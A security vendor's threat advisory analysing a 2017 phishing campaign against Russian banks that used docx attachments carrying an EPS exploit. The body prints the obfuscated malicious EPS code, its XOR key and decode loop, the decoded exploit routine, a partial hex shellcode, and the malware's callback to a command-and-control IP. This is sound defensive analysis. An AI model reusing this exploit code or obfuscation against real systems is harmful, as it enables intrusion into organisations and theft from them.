Russian Bank Offices Hit with Broad Phishing Wave

community.rsa.com/community/products/netwitness/blog/2017/08/17/russian-bank-offices-hit-with-broad-phishing-wave

By far most of the bank-related phishing campaigns described in security advisories and reports consist of bank customers being targeted for their online credentials. Much less common is a phishing campaign targeting the banks themselves. Perhaps fraudsters know that there are a lot more bank customers than there are banks, and generally banks have a more hardened security posture than the average bank's customer.

Target: multiple bank offices in Russia

But still, payoff potential for a successful bank compromise might be considerable. In this threat advisory, we describe a Russian-language phishing campaign active during the second week of August 2017, targeting not the usual banking customers, but the Russian banks themselves. And in an unusual reversal of typical bank phishing social engineering tactics, the phishing emails purport to be from the bank's customers. Consider the following phish delivered to the email address displayed on the bank's website. In the email screenshot with our added machine translation from Russian, notice the subject line and message body text reflecting a "business customer upset about extra charges on his credit card" social engineering theme (Figure 1).




Figure 1 Phishing email targeting Russia bank #1, machine translation in red boxes

Figure 2 is a screenshot of another phishing email obtained by RSA FirstWatch, targeting "Russia bank #2." While this email is part of the same campaign, note that the body text, subject lines, file name, and @mail.com sender email is different from that targeting Russia bank #1, suggesting at least some manual actor modifications to the phishing email construction.




Figure 2 Phishing email targeting Russia bank #1, machine translation in red boxes

RSA FirstWatch identified 23 such attachments in this campaign, all using what appeared to be the exact same EPS exploit. The disgruntled banking customer was consistent throughout; illustrated below are a few attachment examples:

Exploit attachment #1 was deployed with the following names in Russian:

Выписка по счету.docx ("Account statement")

Выписка по карте.docx ("Card statement")

Персональные данные.docx ("Personal information")

Exploit attachment #2 was deployed with the following names:

Выписка по карте.docx (or “Card statement”)

Выписка по карте клиента.docx (or “Customer card statement”)

Exploit attachment #3 was deployed using the following name:

Выписка.docx (or “Statement”)


Note: Hashes of all samples will be included in the Appendix of this analysis.

As of 10 August 2017, RSA FirstWatch has high confidence that multiple individuals at many Russian banks were targeted with these malicious attachments, and believe this campaign was subsequently brought to the attention of the Central Bank of Russia’s FinCERT by one or more of the banks being targeted. On 17 August 2017, the day we were finishing up this analysis, a new sample was discovered being deployed, with a different C2 node and slightly different communication.

An exploit in someone else’s wrapper?

Before we get to details about the exploit used in this campaign, we should cover some history on EPS exploits in docx files. FireEye discovered a malicious docx exploiting a zero day vulnerability in Microsoft’s Encapsulated Postscript (EPS) filter, in the summer of 2015. This EPS exploit was assigned CVE-2015-2545. In March 2017, FireEye observed both nation state and financially motivated actors using EPS zero day exploits assigned as CVE-2017-0261 and CVE-2017-0262, prior to Microsoft disabling EPS rendering in its Office products with an update in April 2017. So it is likely one of these three EPS exploits is being employed with the perpetrator activity under investigation, perhaps hoping that their targets haven’t applied the April patch that would make every EPS exploit futile.

Since docx files are just a Zip-compressed container, comparing them with a file tree view might be a quick way to assess similarity on a high level. In fact, all 23 known docx files used in this campaign are very nearly identical, with the same 12 component files. Varying checksums might have to do with build artifacts, perhaps even intentionally so, in order to generate a unique hash with each build.



Name	Size	Type	Modified	MIME Type
docProps	2 items	Folder	01:59	inode/directory
app.xml	1.4 kB	Markup	Apr 18	application/xml
core.xml	602 bytes	Markup	Apr 18	application/xml
_rels	0 items	Folder	01:59	inode/directory
.rels	590 bytes	Markup	Apr 18	application/xml
word	8 items	Folder	01:59	inode/directory
media	1 item	Folder	01:59	inode/directory
image1.eps	1.0 MB	Image	Aug 9	image/x-eps
_rels	1 item	Folder	01:59	inode/directory
document.xml.rels	949 bytes	Markup	Apr 18	application/xml
theme	1 item	Folder	01:59	inode/directory
theme1.xml	6.8 kB	Markup	Apr 18	application/xml
document.xml	12.6 kB	Markup	Aug 9	application/xml
fontTable.xml	1.3 kB	Markup	Apr 18	application/xml
settings.xml	2.6 kB	Markup	Apr 18	application/xml
styles.xml	29.0 kB	Markup	Apr 18	application/xml
webSettings.xml	7.7 kB	Markup	Apr 18	application/xml
[Content_Types].xml	1.4 kB	Markup	Apr 18	application/xml

Figure 3 Tree view of docx container file used to target Russian banks last week

Interesting enough 10 of these 12 docx component files (everything but the image1.eps and document.xml files) are dated April 18 th. This is no coincidence; in fact, those same docx component files were found in the attachment used by nation-state actors in their email targeting of an Eastern European Ministry of Foreign Affairs , back when this EPS exploit was still a zero day (Figure 4).




Figure 4 Eastern European Ministry of Foreign Affairs targeted by suspected nation state actors

So if we compare the tree view of that older docx container (Figure 5), we see that 10 of the same component files appear identical, and we can confirm that using cryptographic hashing.




Figure 5 Tree view of "Trump" exploit docx container, with 10 of 12 files identical to 23 recent RU bank targeting samples described in this investigation

Of special note is the common app.xml file, which comes directly from the decoy document in the “Trump” exploit file. This app.xml file contains the same URL to the California Courier website (www[.]thecaliforniacourier[.]com), where the text was copied from “Trump’s Attack on Syria: Wrong for so Many Reasons” as described by ESET in their exploit analysis.

Clearly there was some “borrowing” going on between this current bank-targeting campaign and the previous nation-state espionage campaign. Does this suggest that these campaigns and actors are in any way complicit/related? No. On the contrary, national interests seem to imply that those particular espionage-focused actors (i.e., from the “Trump” campaign) would almost certainly NOT be involved in broadly exploiting Russian banks a few months later. That being said, an alternative hypothesis is that these bank-targeting actors purposely purloined the older espionage related docx files to introduce uncertainty and/or mis-attribution, or even to send a message to defenders or researchers. As we'll see shortly, the attackers also interestingly signed (commented) their malware with lyrics from Slipknot's *Snuff*.




Figure 6 Google result with Slipknot Snuff lyrics

Which exploit is this?

Obfuscation is important for exploits, especially when a campaign that is broad as this one is up against a gamut of financial institutions with AV’s that have had plenty of time to add detection for known EPS exploits. With initial AV coverage of these two dozen or so attachments in the single digits out of more than 50 AV vendors, RSA Engineering’s Kevin Douglas jumped at the chance to flex his deobfuscation skills, and here steps us through our exploit assessment.

Step 1. Unzipping the sample DOCX file, reveals the following embedded EPS Image file

unzip ./2c86a55cefd05352793c603421b2d815f0e1ddf08e598e7a3f0f6b1d3928aca8

Archive: ./2c86a55cefd05352793c603421b2d815f0e1ddf08e598e7a3f0f6b1d3928aca8

inflating: [Content_Types].xml

inflating: docProps/app.xml

inflating: docProps/core.xml

inflating: word/document.xml

inflating: word/fontTable.xml

inflating: word/settings.xml

inflating: word/styles.xml

inflating: word/webSettings.xml

inflating: word/media/image1.eps

inflating: word/theme/theme1.xml

inflating: word/_rels/document.xml.rels

inflating: _rels/.rels

Step 2. Examining the app.xml file, we can see a suspicious URL artifact

cat docProps/app.xml

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>

<Properties xmlns="http://schemas.openxmlformats.org/officeDocument/2006/extended-properties"
xmlns:vt="http://schemas.openxmlformats.org/officeDocument/2006/docPropsVTypes"><Template>Normal.dotm</Template><TotalTime>1</TotalTime><Pages>2</Pages>
<Words>958</Words><Characters>5462</Characters><Application>Microsoft Office Word</Application><DocSecurity>0</DocSecurity><Lines>45</Lines>
<Paragraphs>12</Paragraphs><ScaleCrop>false</ScaleCrop><HeadingPairs><vt:vector size="2" baseType="variant"><vt:variant><vt:lpstr>Title</vt:lpstr></vt:variant><vt:variant>
<vt:i4>1</vt:i4></vt:variant></vt:vector></HeadingPairs><TitlesOfParts><vt:vector size="1" baseType="lpstr"><vt:lpstr></vt:lpstr></vt:vector></TitlesOfParts><Company></Company>
<LinksUpToDate>false</LinksUpToDate><CharactersWithSpaces>6408</CharactersWithSpaces><SharedDoc>false</SharedDoc><HLinks><vt:vector size="6" baseType="variant">
<vt:variant><vt:i4>4456521</vt:i4></vt:variant><vt:variant><vt:i4>0</vt:i4></vt:variant><vt:variant><vt:i4>0</vt:i4></vt:variant><vt:variant><vt:i4>5</vt:i4></vt:variant><vt:variant>
<vt:lpwstr>hXXp://www[.]thecaliforniacourier[.]com </vt:lpwstr></vt:variant><vt:variant><vt:lpwstr></vt:lpwstr></vt:variant></vt:vector></HLinks>
<HyperlinksChanged>false</HyperlinksChanged><AppVersion>15.0000</AppVersion></Properties>

Step 3. Examining the image1.eps file, we can see:

1. A likely multibyte XOR key (<7a5d5e20>)
2. Quoting lyrics from Slipknot's *Snuff* in the comments (%%Myheartisjusttoodarktocare, %%Icantdestroywhatisntthere)
3. A likely XOR encoded hexadecimal payload (<017d71681f3128450e343d415a3b374e1e3b314e0e7d6f104a7d2d431b313b4615332a0009382a4615332a001d3131421b313a491
4. 9297e421f3a…>)
5. A likely XOR decode loop: (0 1 A1 length 1 sub { /A5 exch def A1 A5 2 copy get A2 A5 4 mod get xor put } for A1 })
6. A likely execution of the payload once it is decoded (exec)
7. Repetitive obfuscated comments translating to "kasper-pidor kasper-pidor kasper-pidor kasper-pidor" scattered throughout to make the code that make it harder to read. These are highlighted in green... and possibly speak to something more personal between the actors and Kaspersky possibly?
(e.g., %%6b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f7220)

Dump of image1.EPS code:

%!PS-Adobe-3.0 EPSF-3.0

%%BoundingBox: 31 24 51 654

%%Page: 1 1

/Times-Roman findfont globaldict

%%6b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f7220

%%6b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f7220

begin /l0 11 def l0 scalefont setfont newpath /E1 600 def 4 E1 moveto /l2 E1 def /l3 { /l4 exch def /l2 l2 l0 sub def 12 l2 moveto l4 show } /min { 2 copy gt { exch } if pop } bind def /max { 2 copy lt { exch } if pop } bind def

/A3{ token pop exch pop }

%%6b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f7220

%%6b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f7220

%%6b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f7220

def /A2

%%6b61737065722d706

%%6b61737065722d706

<7a5d5e20> def /A4{

%%6b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f7220

%%6b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f7220

/A1 exch

%%6b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f7220

%%6b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f7220

def 0 1 A1 length 1 sub

%%6b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f7220

%%6b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f7220

%%6b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f7220

{ /A5 exch def A1 A5 2 copy get A2 A5 4 mod get xor

%%6b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f7220

%%6b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f7220

put } for A1 }

%%6b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f7220

%%6b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f7220

def <017d71681f3128450e343d415a3b374e1e3b314e0e7d6f104a7d2d431b313b4615332a0009382a4615332a001d3131421b313a491

9297e421f3a374e5a721f11497d66104a6d6e105a393b465a721f11487d1f11497d6f165a343a490c7d6f001b393a001e383800551c660

0017d71614f697e45023e36001e383800551c6c165a382643127d3a451c7d7161496a7e61486b7e4c1f333954127d3a451c7d71614f6a7e

614f697e4c1f333954127d3a451c7d71614e6c7e124f6b7e441f3b7e0f3b6c6f003b6e69003b696f001339375[…]0077d7e00>

%% quit 6b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646

%%6b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f7220

%%6b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f7220

%%Myheartisjusttoodarktocare

%%Icantdestroywhatisntthere

%%6b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f7220

%%6b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f7220

A4 %%6b61737065722d7069646f72206b61

%%6b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f7220

%%6b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f7220

A3 %%6b61737065722d7069646f72206b61

%%6b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f7220

%%6b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f7220

exec %%6b61737065722d7069646f72206b61

%%6b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f7220

%%6b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f7220

%%6b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f72206b61737065722d7069646f7220

showpage quit

Step 4. Decoding the payload

Using the multibyte XOR Key (7a5d5e20), the payload can be decoded by XOR'ing each byte of the payload with its (position % 4) in the XOR key. For example, position 0 in the payload is XOR'd against 0x7a, position 1 is XOR'd against 0x5d, position 2 is XOR'd against 0x5e, position 3 is XOR'd against 0x20. Then the cycle repeats for subsequent payload bytes. Code similar to what's pasted below would decode it (acBuffer is payload, acKeys is XOR key).

```
for (int ctr = 0; ctr < sizeof(acPayload) - 1; ctr++) {
  printf("%c", acPayload[ctr] ^ (acKeys[(ctr % 4)]));
}
```

This results in the decoded payload snippet pasted below. Highlighted is most likely an encoded payload used in the next stage. Also highlighted below are Windows DLL and function artifacts indicating maliciousness.

{ /Helvetica findfont 100 scalefont setfont globaldict begin /A13 800000 def /A12 A13 16 idiv 1 add def /A8 { /A54 exch def /A26 exch def /A37 A26 length def /A57 A54 length def /A41 256 def /A11 A37 A41 idiv def { /A11 A11 1 sub def A11 0 lt{ exit } if A26 A11 A41 mul A54 putinterval } loop A26 } bind def /A61 { dup -16 bitshift /A43 exch def 65535 and /A34 exch def dup -16 bitshift /A22 exch def 65535 and dup /A63 exch def A34 sub 65535 and A22 A43 sub A63 A34 sub 0 lt { 1 } { 0 } ifelse sub 16 bitshift or } bind def /A60 { dup -16 bitshift /A43 exch def 65535 and /A34 exch def dup -16 bitshift /A22 exch def 65535 and dup /A59 exch def A34 add 65535 and A22 A43 add A59 A34 add -16 bitshift add 16 bitshift or } bind def /A17 { /A46 exch def A18 A46 get A18 A46 1 A60 get 8 bitshift A60 A18 A46 2 A60 get 16 bitshift A60 A18 A46 3 A60 get 24 bitshift A60 } bind def /A2 { /A45 exch def /A20 exch def A18 A20 A45 255 and put A18 A20 1 A60 A45 -8 bitshift 255 and put A18 A20 2 A60 A45 -16 bitshift 255 and put A18 A20 3 A60 A45 -24 bitshift 255 and put } bind def /A47 { A18 exch get } bind def /A29 { 2147418112 and /A56 exch def { A18 A56 get 77 eq { A18 A56 1 A60 get 90 eq { A56 60 A60 A17 dup 512 lt { A56 A60 dup A47 80 eq { 1 A60 A47 69 eq { exit } if } { pop } ifelse } { pop } ifelse } if } if /A56 A56 65536 sub def } loop A56 } bind def /A51 { /A33 exch def /A38 exch def /A44 A38 dup 60 A60 A17 A60 def A18 A44 25 A60 get dup 01 eq { pop /A62 A38 A44 128 A60 A17 A60 def /A32 A44 132 A60 A17 def } { 02 eq { /A62 A38 A44 144 A60 A17 A60 def /A32 A44 148 A60 A17 def } if } ifelse 0 0 20 A32 1 A61 { /A49 exch def /A50 A62 A49 A60 12 A60 A17 def A50 0 eq { quit } if A18 A38 A50 A60 14 getinterval A33 search { length 0 eq { pop pop pop A62 A49 A60 exit } if pop } if pop } for } bind def /A40 { /A27 exch def /A23 exch def /A53 A23 A27 A51 def A53 16 A60 A17 A23 A60 A17 A29 } bind def /A35 { /A42 exch def /A30 exch def /A58 exch def /A39 A58 A30 A51 def /A25 A39 A17 A58 A60 def /A21 0 def { /A24

A25 A21 A60 A17 def A24 0 eq { 0 exit } if A18 A58 A24 A60 50 getinterval A42 search { length 2 eq { pop pop A39 16 A60 A17 A58 A60 A21 A60 A17 exit } if pop } if pop /A21 A21 4 A60 def } loop } bind def /A31 589567 string
<00d0800d30d0800d00000000020000010d0800d020000003cd0800d0005000000000000000000005cd0800d0000030000000000000000020d0800d3cd0800d6cd0800d00000000f0ffff
A8 def 500 {A31 589567 string copy pop} repeat 1 array 226545696 forall /A19 exch def /A18 exch def /A16 A12 array def A19 1 A16 put /A9 226545696 56 add A17 A17 def A9 /A36 exch
A17 A29 def /A10 A36 4096 A60 def A9 /A68 exch 36 A60 A17 A17 40 A60 A17 def /A7 A18 A10 458752 getinterval def /A4 { /A64 exch def A7 A64 search { length A10 A60 exch pop exch
pop } { quit } ifelse } bind def /A1 { A7 <50 45> search { length A10 A60 exch pop exch pop } { quit } ifelse } bind def /A28 A36 (KERNEL32.dll) A40 def /A3 A18 A28 4096 getinterval def /A1
A3 <50 45> search { length A28 A60 exch pop exch pop } { quit } ifelse } bind def /A15 { A1 64 A60 A17 255 and } bind def A15 6 ne { quit } if /A14 A28 (ntdll.dll) (NtProtectVirtualMemory)
A35 def /A67 <94 c3> A4 def /A65 A67 1 A60 def /A66 <c2 0c> A4 def /A55 A68 65536 A60 def /A52 A55 256 A60 def /A48 A55 512 A60 def /A6 A48 def A52 A68 A2 A52 4 A60 A13 A2
A16 0 A55 put A55 A55 4 A60 A2 A55 4 A60 A66 A2 A55 8 A60 A65 A2 A55 20 A60 A67 A2 A55 24 A60 A14 A2 A55 28 A60 A48 A2 A55 32 A60 -1 A2 A55 36 A60 A52 A2 A55 40 A60 A52
4 A60 A2 A55 44 A60 64 A2 A55 48 A60 A52 8 A60 A2 A68 2304 A2 /A5 A16 def A18 A6
<558bec83ec3053e8a40200008945fc8b45fc83c030508b4dfc83c11851e80e05000083c40450e81504000083c4088b55fc8982a80000008b45fc83c048508b4dfc83c11851e8e604000083c4

[…]

fd1a498994b7304ea2bf01272c6cc14b66ade7023b2fd8915d1bc7ac4b32bb89803b92980d328ec43b434d1f0620d5249e9eda8b50f1acfd50804566981d4af2b10c79acfa503e83f66c4b8b87
putinterval A5 0 get bytesavailable }

Of particular in this last snippet is the block with the “forall” which is the memory corruption routine unique to the known exploit code for CVE-2017-0262, and as described in ESETs analysis on the subject. With bit-for-bit copy of CVE-2017-0262 exploit code, we have reasonable confidence that the exploit we are dealing with is in fact **CVE-2017-0262**.

Step 5. Second stage payload

The second-stage payload (<558bec83ec3053e8a40200008945fc8b45fc83c030508b4dfc8…) appears to be a simple hex-encoded blob (no XOR decoding needed). Converting it from hex to binary and running the UNIX strings command on it yields the following interesting artifacts that hint what the next stage will be…

QSVW

ntdll.dll

kernel32.dll

LoadLibraryA

GetProcAddress

NtAllocateVirtualMemory

NtProtectVirtualMemory

GetCurrentProcess

QSVW

fff^

HJON

r|kw

ijxip7}uu

Uvx}Up{kxk`X

^|mIkvzX}}k|

pm|_pu|

KmuPwpmLwpzv}|Jmkpw~

^|m\wopkvwt|wmOxkpx{

Mqk|x}

^|mIkvz|jjPtx~|_pu|Wxt|X

Nkpm

8Mqpj9ikv~kxt9z-wwvm9{|9klw9pw9])J9tv}|

,Kpzqg

7m|am

Y7}xmx

7kjkz

jZp'

!zjt

…

Command and Control

The malware performs calls back to 137.74.224[.]142, at five second intervals (Figure 6).




Figure 6 Malware C2 in Wireshark, courtesy VXStream

The destination hosts offers an HTTP 200 response and “false”.

GET /z/get.php?name=c3857e72 HTTP/1.1

Host: 137.74.224.142

HTTP/1.1 200 OK

Date: Thu, 10 Aug 2017 06:59:01 GMT

Server: Apache/2.4.10 (Debian)

Content-Length: 5

Content-Type: text/html; charset=UTF-8

False

We believe that the actors would not invoke remote control unless they had ruled out nosy researchers. Based on Google searches identifying the C2 IP address (137.74.224[.]142) as an established Minecraft (multiplayer game) server, we suspect it is possible that the host has been compromised by the perpetrators and is being used without the permission of the owner. Other previous URL resolutions may be associated with prior customers of the virtual private server (Figure 7).

